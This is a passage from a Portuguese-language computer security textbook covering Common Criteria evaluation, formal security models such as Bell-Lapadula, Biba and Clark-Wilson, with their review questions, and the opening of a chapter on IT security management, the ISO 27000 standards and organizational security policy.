- **Certificador:** A agência governamental que monitora o processo de avaliação e subsequentemente certifica que um produto foi avaliado com sucesso. Os certificadores geralmente gerenciam um catálogo de produtos avaliados, que pode ser consultado por clientes.

O processo de avaliação tem três fases gerais:

1. **Preparação:** Envolve o contato inicial entre o patrocinador e os desenvolvedores de um produto e os avaliadores que o avaliarão. Essa preparação confirmará que o patrocinador e os desenvolvedores estão adequadamente preparados para conduzir a avaliação, e incluirá uma revisão do alvo de segurança e, possivelmente, outros documentos e relatórios referentes à avaliação. A etapa é concluída com uma lista desses documentos

de avaliação que deverão ser entregues e com a aceitação do custo e do cronograma do projeto global.

2. **Condução da avaliação:** Um processo estruturado e formal no qual os avaliadores conduzem uma série de atividades especificadas pelo CC. Entre elas citamos a revisão dos documentos e relatórios fornecidos pelo patrocinador e desenvolvedores, e outros testes do produto, para confirmar que ele satisfaz o alvo de segurança. Durante esse processo, problemas possivelmente identificados no produto são comunicados aos desenvolvedores para correção.
3. **Conclusão:** Os avaliadores entregam o relatório técnico final da avaliação aos certificadores para aceitação. Os certificadores usam esse relatório, que pode conter informações confidenciais, para validar o processo de avaliação e preparar um relatório público de certificação. Então, o relatório de certificação é incorporado à lista do catálogo relevante de produtos avaliados. O processo de avaliação é normalmente monitorado e regulamentado por uma agência governamental em cada país. Nos Estados Unidos, o NIST e a NSA operam em conjunto o Esquema de Avaliação e Validação pelos Critérios Comuns (*Common Criteria Evaluation and Validation Scheme* — CCEVS). Muitos países têm suporte a um contrato entre agências semelhantes, que permite que avaliações realizadas em um país sejam reconhecidas e aceitas em outros países. Dados o tempo e a despesa em que uma avaliação incorre, esse é um importante benefício para fabricantes e consumidores. O Common Criteria Portal dá mais informações sobre as agências e processos relevantes usados por países participantes.

## 13.8 Leituras e sites recomendados

[LAND81] é um levantamento abrangente de modelos de segurança de computador, mas não apresenta qualquer dos detalhes matemáticos ou formais. [BELL05] resume o modelo Bell-Lapadula e examina sua relevância para o projeto e a implementação de sistemas contemporâneos.

[GALL09] é um levantamento interessante de ler sobre os tópicos abordados neste capítulo. [GASS88] oferece um estudo abrangente de sistemas computacionais confiáveis. [SAYD04] é um resumo histórico da evolução da segurança multinível em contextos militares e comerciais.

[BERT95] e [LUNT90] examinam as questões relacionadas à utilização de segurança multinível para um sistema de banco de dados. [DENN85] e

[MORG87] focalizam o problema da inferência em bancos de dados multinível seguros.

[OPPL05] e [FELT03] fornecem visões gerais de computação confiável e TPM. [ENGL03] descreve a abordagem da Microsoft para a implementação de computação confiável no Windows.

**BELL05** Bell, D. Looking Back at the Bell-Lapadula Model. Proceedings, 21<sup>st</sup> Annual IEEE Computer Security Applications Conference, 2005.

**BERT95** Bertino, E., Japonica, S. e Samurai, P. Database Security: Research and Practice. *Information Systems*, Vol. 20, N. 7, 1995.

**DENN85** Denning, D. Commutative Filters for Reducing Interference Threats in Multilevel Database Systems. Proceedings of 1985 IEEE Symposium on Security and Privacy, 1985.

**ENGL03** England, P. et al. A Trusted Open Platform. *Computer*, julho de 2003.

**FELT03** Felten, E. Understanding Trusted Computing: Will Its Benefits Outweigh its Drawbacks? *IEEE Security and Privacy*, maio/junho de 2003.

**GALL09** Galley, E. e Mitchell, C. Trusted Computing: Security and Applications. *Cryptologia*, Volume 33, Número 1, 2009.

**GASS88** Gasser, M. *Building a Secure Computer System*. Nova York: Van Nostrand Reinhold, 1988.

**LAND81** Landwehr, C. Formal Models for Computer Security. *Computing Surveys*, setembro de 1981.

**LUNT90** Lunt, T. e Fernandez, E. Database Security. *ACM SIGMOD Record*, dezembro de 1990.

**MORG87** Morgenstern, M. Security and Inference in Multilevel Database and Knowledge-Base Systems. *ACM SIGMOD Record*, dezembro de 1987.

**OPPL05** Oppliger, R. e Rytz, R. Does Trusted Computing Remedy Computer Security Problems? *IEEE Security and Privacy*, março/abril de 2005.

**SAYD04** Saydjari, O. Multilevel Security: Reprise. *IEEE Security and Privacy*, setembro/outubro de 2004.

## Sites recomendados

- **Trusted Computing Group:** Grupo de fabricantes envolvido no desenvolvimento e promoção de padrões para computadores confiáveis. O site inclui notas informativas, especificações e links com fabricantes.
- **Common Criteria Portal:** Site oficial do projeto de critérios comuns.

## 13.9 Termos principais, perguntas de revisão e problemas

### Termos principais

autorização de segurança	controle de acesso	nível de segurança
base de computação	mandatório (MAC)	poli-instanciação
confiável	Critérios Comuns (CC)	propriedade *
cavalo de Troia	modelo Bell-Lapadula (BLP)	propriedade de segurança
classe de segurança	modelo de integridade Biba	simples (propriedade ss)
classificação de segurança	modelo de integridade	propriedade ds
computação confiável	Clark-Wilson	segurança multinível (MLS)
confiança	modelo muralha da China	sistema computacional
	módulo de plataforma	confiável
	confiável (TPM)	sistema confiável
	monitor de referência	

### Perguntas de revisão

- 13.1 Explique as diferenças entre os nomes classe de segurança, nível de segurança, autorização de segurança e classificação de segurança.
- 13.2 Cite as três regras especificadas pelo modelo BLP.
- 13.3 Como o controle de acesso discricionário é incorporado aos modelos BLP?
- 13.4 Qual é a principal diferença entre o modelo BLP e o modelo Biba?
- 13.5 Cite as três regras especificadas para o modelo Biba.
- 13.6 Explique a diferença entre regras de certificação e regras de imposição no modelo Clark-Wilson.
- 13.7 Qual é o significado do nome muralha da China no modelo muralha da China?
- 13.8 Cite as duas regras que um monitor de referência impõe.
- 13.9 Quais são as propriedades exigidas de um monitor de referência?
- 13.10 Em termos gerais, como a MLS pode ser implementada em um sistema RBAC?
- 13.11 Descreva cada um dos graus de granularidade possíveis com um sistema de banco de dados MSL.

- 13.12 O que é poli-instanciação?
- 13.13 Descreva resumidamente os três serviços básicos oferecido por um TPM.
- 13.14 Qual é o objetivo de avaliar um produto de TI usando um padrão de avaliação de computação confiável?
- 13.15 Qual é a diferença entre garantia de segurança e funcionalidade de segurança como usadas em padrões de avaliação de computação confiável?
- 13.16 Quais são as entidades tipicamente envolvidas em um processo de avaliação de segurança?
- 13.17 Quais são os três estágios principais na avaliação de um produto de TI em relação a um padrão de computação confiável como os Critérios Comuns?

## Problemas

- 13.1 A necessidade da regra “não ler para cima” para um sistema multinível seguro é razoavelmente óbvia. Qual é a importância da regra “não escrever para baixo”?
- 13.2 O requisito da propriedade \* para acesso de adição  $f_c(S_i) \leq f_o(O_j)$  é mais frouxo do que para acesso de escrita  $f_c(S_i) = f_o(O_j)$ . Explique a razão.
- 13.3 O modelo BLP impõe a propriedade ss e a propriedade \* a todo elemento de  $b$ , mas não declara explicitamente que toda entrada em  $M$  deve satisfazer a propriedade ss e a propriedade \*.
- Explique por que não é estritamente necessário impor as duas propriedades a  $M$ .
  - Na prática, você esperaria que um projeto ou implementação seguro impusesse duas propriedades a  $M$ ? Explique.
- 13.4 No exemplo ilustrado na [Figura 13.2](#), cite quais das oito regras BLP são invocadas para cada ação no cenário.
- 13.5 Na [Figura 13.2](#), as setas em linhas grossas que vão dos papéis de nível até os papéis de operação indicam uma hierarquia de papéis na qual os papéis de operação têm os direitos de acesso indicados (leitura, escrita) como um subconjunto dos papéis de nível. O que indicam as setas em linhas grossas que vão de um papel de operação a outro?
- 13.6 Considere a seguinte especificação de sistema que usa uma linguagem de especificação genérica:

```

constantes
  sujeitos = conjunto de processos
  rótulos_seg = {1, 2, 3, ..., MAX} tal que  $1 < 2 < \dots < MAX$ 
  arquivos = conjunto de sequências de informações
  rótulos: sujeitos → rótulos_seg
  classe(repositório) = MAX
variáveis
  repositório: = conjunto de todos os conjuntos de arquivos
  estado inicial
  repositório = conjunto vazio
ações
  inserir ( $s \in sujeitos$ )
    precondição  $f \in arquivos$  e repositório = R
    pós-condição repositório =  $R \cup \{f\}$ 
  buscar ( $s \in sujeitos$ )
    precondição  $f \in repositório$  e rótulo( $s$ ) = MAX
    pós-condição verdadeiro

```

O sistema inclui um conjunto fixo de processos rotulados. Cada processo pode inserir e buscar informações de um repositório de arquivos que está associado ao rótulo de segurança mais alto de todos.

- Dê uma definição formal do sistema preenchendo os espaços em branco:

Para todo  $s \in sujeitos$ ;

*permitir* ( $s$ , repositório, *buscar*( $s$ )) sse \_\_\_\_\_

*permitir* ( $s$ , repositório, *inserir*( $s$ )) sse \_\_\_\_\_

- Discuta se essa especificação satisfaz as duas regras BLP.

13.7 Agora considere a especificação do problema anterior com as seguintes mudanças:

```

inserir ( $s \in sujeitos$ )
  precondição  $f \in arquivos$  e repositório = R e rótulo( $s$ ) = MAX
  pós-condição repositório =  $R \cup \{f\}$ 
  buscar ( $s \in sujeitos$ )
    precondição repositório = conjunto vazio
    pós-condição verdadeiro

```

- Dê uma definição formal do sistema semelhante à do problema anterior.

- Discuta se essa especificação satisfaz as duas regras do modelo Biba.

13.8 Cada uma das seguintes descrições aplica-se a uma ou mais das regras no modelo Clark-Wilson. Identifique as regras em cada caso.

- Dá a estrutura básica para assegurar consistência interna das CDIs.

- b. Dá um mecanismo para consistência externa que controla quais pessoas podem executar quais programas em CDIs especificadas. Isso é o mecanismo de separação de deveres.
  - c. Providencia a identificação de usuário.
  - d. Mantém um registro de TPs.
  - e. Controla a utilização de UDIs para atualizar ou criar CDIs.
  - f. Torna o mecanismo de imposição de integridade obrigatório em vez de discricionário.
- 13.9 Na [Figura 13.8](#), um passo da sequência de operações *copie e observe mais tarde* do cavalo de Troia foi bloqueado. Há dois outros ângulos de ataque possíveis para Alice: Alice acessa o sistema a partir de sua conta e tenta ler a cadeia diretamente e Alice atribui um nível de segurança *sensível* ao arquivo de bolso traseiro. O monitor de referência impede esses ataques?
- 13.10 Na [Figura 13.9](#), o papel na parte superior direita não pode ser atribuído a qualquer usuário sem violar a propriedade de segurança simples ou a propriedade \*. Dê um exemplo de cada violação.
- 13.11 A [Seção 13.4](#) descreve em linhas gerais três opções para um DBMS quando um usuário com baixa autorização (não restrito) requisita a inserção de uma linha com a mesma chave primária de uma linha existente, de forma que a linha existente ou um de seus elementos está em nível mais alto. Agora suponha que um usuário de alto nível queira inserir uma linha que tem a mesma chave primária de uma linha existente em um nível de classificação mais baixo. Cite e comente algumas opções para o DBMS.
- 13.12 Quando você inspeciona a lista de produtos avaliados em relação aos Critérios Comuns, como a encontrada no site da Web Common Criteria Portal, um número muito pequeno de produtos é avaliado em relação aos níveis de garantia de segurança mais altos EAL 6 e EAL 7. Indique por que os requisitos desses níveis limitam o tipo e a complexidade de produtos que podem ser avaliados em relação a eles. Você acredita que um sistema operacional de uso geral ou um sistema de gerenciamento de banco de dados poderia ser avaliado em relação a esses níveis?
- 13.13 Descubra se o seu país tem uma agência governamental que gerencia as avaliações de produtos conforme os Critérios Comuns. Localize o site da Web para essa função e procure a lista de Produtos Avaliados/Verificados endossados por essa agência. Alternativamente, localize a lista no site Common Criteria Portal.
- 13.14 Suponha que você trabalhe para uma agência governamental e precise

comprar smart cards para identificação de pessoal, produtos estes cuja avaliação em relação ao CC os coloca em um nível de garantia de segurança EAL 5 ou melhor. Usando a lista de produtos avaliados que você identificou no Problema 13.14, selecione alguns produtos que cumprem esse requisito. Examine seus relatórios de certificação. Então sugira alguns critérios que poderia usar para escolher entre esses produtos.

13.15 Suponha que você trabalhe para uma agência governamental e precise comprar um dispositivo de firewall de rede para usar na identificação de pessoal, produto este cuja avaliação em relação ao CC o coloca em um nível de garantia de segurança EAL 4 ou melhor. Usando a lista de produtos avaliados que você identificou no Problema 13.14, selecione alguns produtos que cumprem esse requisito. Examine seus relatórios de certificação. Então sugira alguns critérios que poderia usar para escolher entre esses produtos.

<sup>1</sup>Nota da Tradução: Por “desclassificação”, o autor se refere ao ato de reduzir a classificação do objeto para um nível mais baixo, acessível pelo recipiente daquele objeto.

<sup>2</sup>O sinal “\*” não quer dizer nada nem representa nada. Ninguém conseguiu pensar em um nome adequado para a propriedade quando o primeiro relatório do modelo foi escrito. O asterisco era um caractere coringa que aparecia no rascunho para que um editor de texto pudesse achar e substituir rapidamente todas as instâncias do seu uso, assim que a propriedade recebesse um nome. Nenhum nome foi inventado, então o relatório foi publicado com o “\*” intacto.

<sup>3</sup>O conceito de dominância leva em conta uma estrutura de classificação de segurança mais complexa, envolvendo níveis e compartimentos de segurança. Esse refinamento, desenvolvido na esfera militar, não é essencial para a nossa discussão.

<sup>4</sup>Aconselhamos o leitor a revisar a [Seção 4.5](#) antes de prosseguir.

---

# **PARTE 3**

## **Questões de Gerenciamento**

### **OUTLINE**

---

Capítulo 14 Gerenciamento de segurança de TI e avaliação de riscos

Capítulo 15 Controles, planos e procedimentos de segurança de TI

Capítulo 16 Segurança física e de infraestrutura

Capítulo 17 Segurança de recursos humanos

Capítulo 18 Auditoria de segurança

Capítulo 19 Aspectos legais e éticos

---

## CAPÍTULO 14

---

# Gerenciamento de segurança de TI e avaliação de riscos

---

14.1 Gerenciamento de segurança de TI

14.2 Contexto organizacional e política de segurança

14.3 Avaliação de riscos de segurança

    Abordagem da base de referência

    Abordagem informal

    Análise de riscos detalhada

    Abordagem combinada

14.4 Análise detalhada de riscos de segurança

    Contexto e caracterização do sistema

    Identificação de ameaças/riscos/vulnerabilidades

    Analizar riscos

    Avaliar riscos

    Tratamento de riscos

14.5 Estudo de caso: Silver Star Mines

14.6 Leituras e sites recomendados

14.7 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Entender o processo envolvido no gerenciamento de segurança de TI.
- Descrever os objetivos, estratégias e políticas de TI de uma organização.
- Detalhar algumas abordagens alternativas para a avaliação de riscos no contexto de segurança de TI.

- Detalhar as etapas exigidas em uma avaliação formal de riscos no contexto de segurança de TI.
- Caracterizar ameaças e consequências identificadas para determinar riscos.
- Detalhar alternativas de tratamento de riscos.

Em capítulos anteriores, discutimos uma gama de medidas técnicas e administrativas que podem ser usadas para gerenciar e melhorar a segurança de sistemas e redes de computadores. Neste capítulo e no próximo, examinamos o processo de selecionar e implementar melhor essas medidas para abordar efetivamente os requisitos de segurança de uma organização. Como observamos no [Capítulo 1](#), isso envolve examinar três perguntas fundamentais:

1. Quais ativos precisamos proteger?
2. Como esses ativos são ameaçados?
3. O que podemos fazer para contrapor essas ameaças?

**Gerenciamento de segurança de TI** é o processo formal de responder a essas perguntas, assegurando que ativos críticos estejam suficientemente protegidos de maneira efetiva em termos de custo. Mais especificamente, o gerenciamento de segurança de TI trata, em primeiro lugar, de determinar uma clara visão dos objetivos de segurança de TI e o perfil de riscos geral de uma organização. Em seguida, é preciso uma avaliação de riscos de segurança de TI para cada ativo da organização que requeira proteção; essa avaliação deve responder as três perguntas fundamentais da lista apresentada. Ela dá as informações necessárias para decidir quais controles de gerenciamento, operacionais e técnicos são necessários para reduzir os riscos identificados em um nível aceitável ou, caso contrário, aceitar o risco resultante. Este capítulo considerará cada um desses itens. O processo continua com a seleção de controles adequados e a redação de planos e procedimentos para garantir que esses controles necessários serão implementados efetivamente. Essa implementação deve ser monitorada para determinar se os objetivos de segurança foram cumpridos. O processo todo deve ser iterado, e os planos e procedimentos mantidos atualizados, em razão da rápida taxa de mudança, tanto na tecnologia quanto no ambiente de riscos. Discutiremos a última parte desse processo no [Capítulo 15](#). Os capítulos seguintes abordarão áreas de controle específicas relacionadas à segurança física no [Capítulo 16](#), fatores humanos no [Capítulo 17](#) e auditoria no [Capítulo 18](#).

## 14.1 Gerenciamento de segurança de TI

A disciplina de gerenciamento de segurança de TI evoluiu consideravelmente

nas últimas décadas. Isso ocorreu em resposta ao rápido crescimento e à dependência de sistemas computacionais em rede e ao aumento dos riscos associados a esses sistemas. Na última década, vários padrões nacionais e internacionais foram publicados, representando um consenso sobre as *melhores práticas* na área. A International Standard Organization (ISO) revisou e consolidou esses padrões na série ISO 27000. A [Tabela 14.1](#) detalha vários padrões recentemente adotados dentro dessa família. Nos Estados Unidos, o NIST também produziu vários padrões relevantes, incluindo [\[NIST02\]](#) e [\[NIST09\]](#). Com o crescimento de preocupações sobre governança corporativa depois de eventos como o colapso da Enron e repetidas incidências da perda de informações pessoais por organizações governamentais, auditores para tais organizações exigem cada vez mais a aderência a padrões formais como esses.

---

### Tabela 14.1

#### Série ISO/IEC 27000 de padrões para técnicas de segurança de TI

---

<b>27000:2009</b>	“Sistemas de gerenciamento de segurança da informação — visão geral e vocabulário” dá uma visão geral de sistemas de gerenciamento de segurança da informação e define o vocabulário e definições usados na família de padrões 27000.
<b>27001:2005</b>	“Sistemas de gerenciamento de segurança da informação — requisitos” especifica os requisitos para estabelecer, implementar, operar, monitorar, revisar, manter e melhorar um sistema de gerenciamento de segurança da informação documentado.
<b>27002:2005</b>	“Código de práticas para gerenciamento de segurança da informação” provê diretrizes para gerenciamento de segurança da informação em uma organização e contém uma lista de melhores práticas para controles de segurança. Era conhecido anteriormente como ISO17799.
<b>27003:2010</b>	“Orientação para implementação de sistema de gerenciamento de segurança da informação” detalha o processo desde a concepção até a produção de planos de implementação do projeto e especificação de um sistema de gerenciamento de segurança da informação
<b>27004:2009</b>	“Gerenciamento de segurança da informação — medição” dá orientações para ajudar as organizações a medir e relatar a efetividade dos processos e controles de seu sistema de gerenciamento de segurança da informação.
<b>27005:2008</b>	“Gerenciamento de riscos de segurança da informação” dá diretrizes sobre processo de gerenciamento de riscos de segurança da informação. Substitui a ISO 13335-3/4.
<b>27006:2007</b>	“Requisitos para órgãos que fazem auditoria e certificação de sistemas de gerenciamento de segurança da informação” especifica requisitos e dá orientação a esses órgãos.


[[ISO13335](#)] provê uma estrutura conceitual para gerenciar segurança e define **gerenciamento de segurança de TI** da seguinte maneira:

**GERENCIAMENTO DE SEGURANÇA DE TI:** Processo usado

para conseguir e manter níveis adequados de confidencialidade, integridade, disponibilidade, responsabilidade, autenticidade e confiabilidade. Funções de gerenciamento de segurança de TI incluem:

- Determinar objetivos, estratégias e políticas organizacionais de segurança de TI.
- Determinar requisitos organizacionais de segurança de TI.
- Identificar e analisar ameaças à segurança de ativos de TI dentro da organização.
- Identificar e analisar riscos.
- Especificar salvaguardas adequadas.
- Monitorar a implementação e a operação de salvaguardas necessárias para proteger, de maneira efetiva em termos de custo, as informações e serviços dentro da organização.
- Desenvolver e implementar um programa de conscientização de segurança.
- Detectar incidentes e reagir a eles.

Esse processo é ilustrado na [Figura 14.1](#) (adaptada da [Figura 1](#) em [\[ISO27005\]](#) e da [Figura 1](#) em [\[ISO13335, parte 3\]](#)), com foco particular nos detalhes internos relacionados ao processo de avaliação de riscos. É importante enfatizar que o gerenciamento de segurança de TI precisa ser parte fundamental do plano de gerenciamento global de uma organização. De modo semelhante, o processo de avaliação de riscos de segurança de TI deve ser incorporado à avaliação de riscos mais abrangente de todos os ativos e processos de negócio da organização. Portanto, a menos que a gerência sênior de uma organização esteja ciente e apoie esse processo, é improvável que os objetivos de segurança desejados serão cumpridos e contribuirão adequadamente para os resultados de negócios da organização. Observe também que gerenciamento de TI não é algo que se empreende apenas uma vez. Pelo contrário, trata-se de um processo cíclico que deve ser repetido constantemente de modo a acompanhar o ritmo das rápidas mudanças, tanto na tecnologia de TI como no ambiente de riscos.



**FIGURA 14.1** Visão geral de gerenciamento de segurança de TI.

A natureza iterativa desse processo é um foco fundamental do [ISO27001], e é especificamente aplicada ao processo de gerenciamento de riscos de segurança em [ISO27005]. Esse padrão detalha um processo-modelo para gerenciar segurança da informação que compreende as seguintes etapas:<sup>1</sup>


**Planejar** estabelecer políticas, objetivos, processos e procedimentos de segurança; executar avaliação de riscos; desenvolver plano de tratamento de riscos com seleção adequada de controles ou aceitação de riscos.

**Fazer** implementar o plano de tratamento de riscos.

**Verificar** monitorar e manter o plano de tratamento de riscos.

**Agir** manter e melhorar o processo de gerenciamento de riscos de segurança da informação em resposta a incidentes, revisões ou mudanças identificadas.

Esse processo é ilustrado na [Figura 14.2](#) (adaptada da Figura 1 em [\[ISO27001\]](#)), que pode ser alinhada com a [Figura 14.1](#). O resultado desse processo deve ser o gerenciamento adequado das necessidades de segurança das partes interessadas.



**FIGURA 14.2** Modelo de processo planejar-fazer-verificar-agir.

## 14.2 Contexto organizacional e política de segurança

A etapa inicial do processo de gerenciamento de segurança de TI compreende um exame dos objetivos, estratégias e políticas de segurança de TI da organização no contexto do perfil de risco geral da organização. Isso só pode ocorrer no contexto mais amplo dos objetivos e das políticas organizacionais, como parte do gerenciamento da organização. Os objetivos de segurança organizacional identificam os resultados da segurança de TI que devem ser atingidos. Esses objetivos precisam englobar direitos individuais, requisitos legais e padrões impostos à organização, como apoio aos objetivos globais da organização. Estratégias de segurança organizacional identificam como esses objetivos podem ser alcançados.

Políticas de segurança organizacional identificam o que precisa ser feito. Esses objetivos, estratégias e políticas precisam ser mantidos e regularmente atualizados com base nos resultados de revisões periódicas de segurança para refletir os ambientes tecnológico e de risco, que estão em constante mutação.

Para ajudar a identificar esses objetivos de segurança organizacional, o papel e

a importância dos sistemas de TI na organização são examinados. O valor desses sistemas para ajudar a organização a atingir seus objetivos é revisto, e não apenas os custos diretos desses sistemas. Citamos algumas das perguntas que ajudam a esclarecer essas questões:

- Quais aspectos fundamentais da organização exigem suporte de TI para funcionar eficientemente?
- Quais tarefas só podem ser executadas com suporte de TI?
- Quais decisões essenciais dependem da precisão, distribuição, integridade ou disponibilidade de dados gerenciados pelos sistemas de TI?
- Quais dados criados, gerenciados, processados e armazenados pelos sistemas de TI precisam de proteção?
- Quais são as consequências para a organização de uma falha de segurança em seus sistemas de TI?

Se as respostas a algumas dessas perguntas mostrarem que os sistemas de TI são importantes para a organização alcançar suas metas, é claro que os riscos que eles correm devem ser avaliados e que providências adequadas para abordar quaisquer deficiências identificadas devem ser tomadas. Uma lista de objetivos de segurança fundamentais para a organização deve resultar desse exame.

Uma vez organizada a lista de objetivos, algumas declarações relativas à estratégia geral podem ser desenvolvidas. Essas declarações descrevem em linhas gerais como os objetivos identificados serão alcançados de maneira consistente em toda a organização. Os assuntos e detalhes nas declarações da estratégia dependem dos objetivos identificados, do tamanho da organização e da importância dos sistemas de TI para a organização. As declarações da estratégia devem estar relacionadas às abordagens que a organização usará para gerenciar a segurança de seus sistemas de TI.

Dados os objetivos e as estratégias de segurança organizacional, é desenvolvida uma política de segurança organizacional que descreve quais são os objetivos e estratégias e o processo usado para cumpri-los. A política de segurança organizacional ou corporativa pode ser um grande documento único ou, mais comumente, um conjunto de documentos relacionados. Normalmente, essa política precisa abordar, no mínimo, os seguintes tópicos:<sup>2</sup>

- O escopo e a finalidade da política.
- A relação entre os objetivos de segurança e as obrigações legais e de regulamentação da organização e seus objetivos de negócios.
- Requisitos de segurança de TI em termos de confidencialidade, integridade, disponibilidade, responsabilidade, autenticidade e confiabilidade,

particularmente em relação às visões dos proprietários dos ativos.

- A atribuição de responsabilidades relacionadas ao gerenciamento de segurança de TI e à infraestrutura organizacional.
- A abordagem de gerenciamento de riscos adotada pela organização.
- Como a conscientização e o treinamento de segurança devem ser tratados.
- Questões de pessoal, em geral, especialmente aquelas referentes a quem ocupa cargos de confiança.
- Quaisquer sanções legais que possam ser impostas ao pessoal e as condições sob as quais se aplicam tais penalidades.
- Integração da segurança no processo de desenvolvimento e aquisição de sistemas.
- Definição do esquema de classificação das informações usadas em toda a organização.
- Planejamento de contingências e continuidade do negócio.
- Processos de detecção e tratamento de incidentes.
- Como e quando essa política deve ser revisada.
- O método para controlar mudanças nessa política.

O intento da política é prover uma clara visão geral de como a infraestrutura de TI de uma organização dá suporte aos objetivos globais de negócios de forma geral e, mais especificamente, quais requisitos de segurança devem ser implantados para que isso seja executado com a maior efetividade possível.

O nome *política de segurança* é também usado em outros contextos. Anteriormente, uma política de segurança organizacional referia-se a um documento que detalhava não somente os objetivos e estratégias gerais de segurança, mas também políticas de procedimentos que definiam comportamento aceitável, práticas esperadas e responsabilidades. A RFC 2196 (Site Security Handbook) descreve essa forma de política. Essa interpretação de uma política de segurança é anterior à especificação formal de gerenciamento de segurança de TI como um processo, como descrevemos neste capítulo. Embora se esperasse que o desenvolvimento de tal política seguisse muitas das etapas que agora detalhamos como parte do processo de gerenciamento de segurança de TI, havia muito menos detalhes em sua descrição. O conteúdo de tal política usualmente incluía muitas das áreas de controle descritas em padrões como [ISO27002] e [NIST09], que estudaremos melhor nos Capítulos 15–18.

Um exemplo do mundo real de tal política de segurança organizacional para uma firma de consultoria com sede na União Europeia é dado na seção de conteúdo *premium* do site deste livro (ComputerSecurityPolicy.pdf). Para nossa

finalidade, mudamos o nome da empresa para Company sempre que ela aparece nesse documento. A empresa é uma firma de consultoria em engenharia sediada na União Europeia e especializada em serviços de planejamento, projeto e gerenciamento voltados ao desenvolvimento de infraestrutura no mundo inteiro. Como ilustração do nível de detalhe dado por esse tipo de política, o Apêndice H.1 reproduz a seção 5 do documento, que trata de segurança física e ambiental.

Orientações adicionais sobre requisitos para uma política de segurança são dadas no Apêndice H.2 on-line, que inclui as especificações do *Standard of Good Practice for Information Security* (Padrão de Boas Práticas para Segurança da Informação) do Information Security Forum (Fórum de Segurança da Informação).

O nome *política de segurança* pode também referir-se a regras de segurança específicas para sistemas específicos ou a procedimentos e processos de controle específicos. No contexto da computação confiável, como discutimos no [Capítulo 13](#), ele se refere a modelos formais para confidencialidade e integridade. Porém, neste capítulo, usamos o nome para nos referirmos à descrição de objetivos e estratégias de segurança globais, como descritos no início desta seção.

É crítico que a política de segurança de TI de uma organização tenha total aprovação e aceitação da gerência sênior. Sem isso, a experiência mostra que é improvável que sejam dados recursos ou ênfase suficientes para alcançar os objetivos identificados e conseguir um resultado de segurança adequado. Com o suporte claro e visível da gerência sênior, é muito mais provável que a segurança será encarada com seriedade por todos os níveis de pessoal na organização. Esse apoio é também evidência de preocupação e devida diligência em relação ao gerenciamento dos sistemas da organização e à monitoração de seu perfil de risco.

Como a responsabilidade pela segurança de TI é compartilhada por toda a organização, há um risco de implementações de segurança inconsistentes e de perda de capacidade de monitoramento e controle centrais. Os vários padrões recomendam fortemente que a responsabilidade global pela segurança de TI da organização seja designada a uma única pessoa, o diretor de segurança de TI organizacional. O ideal seria que essa pessoa tivesse experiência prévia em segurança de TI. As responsabilidades dessa pessoa incluem:

- Supervisão geral do processo de gerenciamento de segurança de TI.
- Conexão direta com a gerência sênior sobre questões de segurança de TI.
- Manutenção dos objetivos, estratégias e políticas de segurança de TI da organização.

- Coordenação da resposta a incidentes de segurança de TI.
- Gerenciamento dos programas de conscientização e treinamento em segurança de TI no âmbito de toda a organização.
- Interação com diretores de projeto de segurança de TI.

